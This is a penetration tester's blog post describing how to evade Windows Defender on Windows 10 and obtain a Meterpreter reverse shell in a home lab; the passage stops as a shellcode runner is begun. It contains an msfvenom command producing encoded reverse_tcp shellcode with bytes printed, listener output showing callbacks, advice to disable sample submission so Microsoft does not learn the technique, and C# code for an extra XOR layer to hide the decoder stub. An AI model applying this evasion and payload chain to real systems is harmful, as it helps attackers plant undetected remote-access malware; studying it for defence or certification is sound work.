./ Purpl3 F0x Secur1ty

Security Research.

|OSCP|eWPT|eCXD|eCMAP|OSEP|
| pentester |
| exploit dev |

[Home](#)

[Twitter](#)

[GitHub](#)

[Archive](#)

30 March 2021

Bypassing Defender on modern Windows 10 systems

by purpl3f0x

Intro

PEN-300 taught me a lot about modern antivirus evasion techniques. It was probably one of the more fun parts of the course, because we did a lot of cool things in C# and learned to bypass modern-day AV. While the information provided was solid, I found that some of the things taught did not bypass Windows Defender. In this write-up, I will show you how I combined several techniques that I learned, along with some of MSFvenom's own features, to finally get a working Meterpreter shell on a Windows 10 VM in my home lab.

Kicking the tires

Just to make sure we have to actually bypass Defender, let's just play around for a bit and see how quickly it will catch us trying to run Meterpreter.

The first thing I want to do is refresh my memory, and check my Kali VM's IP address:



Figure 1 - Attacker IP

Next, let's make the default, non-encoded Meterpreter payload. Since we're making a stand-alone executable, we will not have to worry ourselves over "Bad characters" like we do with exploit development. While we're at it, let's put it in the default apache web server directory:



Figure 2 - Creating the first payload

Before we do anything, we need to make a change on the victim machine. We don’t want Microsoft collecting samples of what we’re doing, because it could mean that in the future, our techniques will become null and void after Microsoft updates Defender’s detection abilities:



Figure 3 - Configuring the victim

With that set up, there are two ways we can get the binary on the victim. If we assume that there is RDP access, we can of course just browse to it:



Figure 4 - Using web browser to get payload

This isn't ideal, because Edge is using Windows Defender to scan things as it downloads them, and it gets caught immediately:



Figure 5 - Edge detecting malware

However, we can click the ellipsis and chose to keep this download anyway:



Figure 6 – Keeping the binary



Figure 7 – Keeping the binary pt.2

After this, we'll go ahead and configure the MSFconsole listener to catch anything that may come through:

```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique
   LHOST     eth0             yes       The listen addr
   LPORT     53               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.42.208:53
msf6 exploit(multi/handler) >
```

Figure 8 - Preparing to catch Meterpreter

Predictably, as soon as we double-click the executable, Windows flags and deletes it:

Virus & threat protection

Threats found
Windows Defender Antivirus found threats. Get details.

Figure 9 - Meterpreter caught by Defender



Figure 10 – The alert inside of Security Center



Figure 11 – Empty downloads folder after Defender cleans infection

The second way we can download the binary is through PowerShell. This is probably more realistic since we won't always find something with RDP enabled, and may have a low-priv shell through other means:

Figure 12 – Downloading payload with PowerShell

Curiously enough, when we attempt to run Meterpreter with PowerShell, it initially fires, but almost immediately dies as Defender catches it and shuts it down:

```
[*] Started reverse TCP handler on 192.168.42.208:53
msf6 exploit(multi/handler) > [*] Sending stage (200262 bytes) to 192.168.42.173
[*] Meterpreter session 1 opened (192.168.42.208:53 -> 192.168.42.173:49969) at 2021-03-30 17:47:35 -0400
[*] 192.168.42.173 - Meterpreter session 1 closed.  Reason: Died
```

Figure 13 – Meterpreter calls back but then dies

We can also see how Defender has deleted our payload once again:

```
PS C:\Users\zepher\Downloads> .\met.exe
PS C:\Users\zepher\Downloads> ls


    Directory: C:\Users\zepher\Downloads


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         3/30/2021   2:51 PM           7168 met.exe


PS C:\Users\zepher\Downloads> .\met.exe
PS C:\Users\zepher\Downloads> ls
PS C:\Users\zepher\Downloads> _
```

Figure 14 – Now you see it, now you don't!

Preparing to bypass Defender

Now that we have proven that Defender is on and is catching our Metepreter payloads, we'll begin work on bypassing it.
For starters, let's generate shellcode in the C# format, and while we're at it, let's go ahead and use MSFvenom's built-in encoders. This encoding alone won't be enough, but it is a good first step:

```
┌──(purpl3f0x🦊kronya)-[~]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=eth0 LPORT=53 -f csharp -e x64/xor_dynamic
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x64/xor_dynamic
x64/xor_dynamic succeeded with size 560 (iteration=0)
x64/xor_dynamic chosen with final size 560
Payload size: 560 bytes
Final size of csharp file: 2869 bytes
byte[] buf = new byte[560] {
0xeb,0x27,0x5b,0x53,0x5f,0xb0,0xab,0xfc,0xae,0x75,0xfd,0x57,0x59,0x53,0x5e,
0x8a,0x06,0x30,0x07,0x48,0xff,0xc7,0x48,0xff,0xc6,0x66,0x81,0x3f,0x80,0x5c,
0x74,0x07,0x80,0x3e,0xab,0x75,0xea,0xeb,0xe6,0xff,0xe1,0xe8,0xd4,0xff,0xff,
```

Using x64/xor_dynamic because there is an issue with x64/zutto_dekiru in my version of MSF

Figure 15 – Generating a C# payload

In the payload output, pay attention to the size of the buf variable. This will be important later, so take a moment to make note of this:

```
byte[] buf = new byte[560]
```

Figure 16 – Byte array size

Adding more encoding

Remember above when I stated that MSFvenom's encoding won't be enough by itself? The biggest reason for this is due to the shellcode containing a decoder stub inside of itself. It has a small decoding loop it goes through when it executes, and most AV engines today can detect encoded Meterpreter payloads based on that decoder stub. So, to get around this, we'll add an extra layer of encoding ourselves to encode the stub!
We open up Visual Studio Community, and make a C# console project called XOR_encoder, and begin to build our custom XOR encoder. We start by just pasting the shellcode from MSFvenom into a new byte array variable. Make sure the size matches what MSFvenom gave you!



Figure 17 – Adding shellcode to the encoder

Next, we need to add the code that is the meat of the executable. I'll break down each line individually and explain what's happening.
We declare a new byte array called encoded and assigning it the length of our buffer:

```
byte[] encoded = new byte[buf.Length];
```

This is a loop that will iterate over every byte and XOR it with the ^ operator, and use 0xAA as the "key". Afterwards, the bytes are subjected to a bitwise AND with a value of 0xFF to prevent them from becoming larger than 8 bits:

```
for (int i = 0; i < buf.Length; i++)
{
  encoded[i] = (byte)(((uint)buf[i] ^ 0xAA) & 0xFF);
}
```

This is formatting the bytes to be printed out 2 digits at a time, prepended with 0x, and appended with a comma:

```
StringBuilder hex = new StringBuilder(encoded.Length * 2);
foreach (byte b in encoded)
{
  hex.AppendFormat("0x{0:x2}, ", b);
}
```

Then we print it with:

```
Console.WriteLine("The payload is: " + hex.ToString());
```

All of the code together will look like this:



Figure 18 - Custom XOR encoder

With the code written, we compile the binary, and then go execute it:



Figure 19 - Building the executable



Figure 20 – The output of the encoder

Getting the shellcode to run in a C# wrapper

We now have double XOR-encoded shellcode, but we have to get it to run somehow. C# can do this as well.
We'll make a new project and call it shellcode_runner or whatever you want, as long as you know what it does.
We'll need to interact with the Windows API to make this work. C# can do this in a very round-about way, but it's made simpler thanks to a Wiki called pinvoke:

Figure 22 – Pinvoke.net

Pinvoke has templates for invoking Windows API calls in C#, allowing you to simply copy-paste the code into your own project.
For this shellcode runner, we'll need VirtualAlloc(), VirtualAllocExNuma() (you'll see why later), GetCurrentProcess(), CreateThread(), and WaitForSingleObject():

```
